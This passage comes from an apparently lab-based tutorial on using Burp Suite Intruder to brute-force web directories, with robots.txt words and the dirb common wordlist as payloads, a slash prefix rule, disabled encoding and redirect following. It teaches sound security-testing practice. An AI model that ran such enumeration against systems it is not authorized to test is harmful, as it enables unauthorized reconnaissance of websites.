the specified wordlist.
Now there's one caveat when performing the brute force attacks using the community edition of BurpSuite: the requests are time throttled. So to avoid waiting for a long time before we get any hits, it might be a good idea to add some known words to the payload list, since our objective is to see the attack in action:
Words:
admin
documents
images
passwords
These words come from **robots.txt** file:




Copy the provided words:

Note: In order to get the clipboard access, press **CTRL**+**ALT**+**SHIFT** key combination. You can paste the content to be copied here and then it would be available to the Kali GUI instance.


Now, you can either enter these words one by one manually or load them from the clipboard at once (or even load them from a file). Since we already have the words in the clipboard, we will simply click the **Paste** button in the **Payload Options** section:



Notice that the words were successfully loaded from the clipboard. But this is still quite a small set of words to try out. So let's load another common word list as well, just to have a good amount of words to see the attack. For this purpose, we will load **/usr/share/wordlists/dirb/common.txt** file. This time, press the **Load ...** button and specify the file name to be loaded:




After the wordlist is added, things should look something like this:




Notice that there is an empty word between the two wordlists. We will remove it, to avoid sending a request to **/**, which would be uninteresting in this case.


Select the empty word and click on the **Remove** button. The result should look like this:




Next, we will add a **Payload Processing** rule:




Here we will specify a prefix to be added to all the payloads:




So essentially, we are prepending a forward slash (/) to all the resources being accessed. Once this rule is added, you should see it in the list:




Next, we will make changes to the **Payload Encoding** section:




Notice that by default, it will encode the characters listed in the textbox. It also includes/. And that would affect the URL. Therefore we will uncheck this checkbox and thus, burp won't encode the payload.




Let's also configure the Intruder to follow any redirections. For that, navigate to **Intruder** -> **Options**:



Scroll all the way down, to the **Redirections** section:



Notice that it's set to **Never**. Modify it to **Always**:




Now the Intruder would perform redirections as well, instead of stopping at the 301 response!


Step 13: Performing directory enumeration using Burp's Intruder functionality.

We have a good wordlist to try out the directory enumeration attack, and all the options are correctly configured. Let's launch the attack!

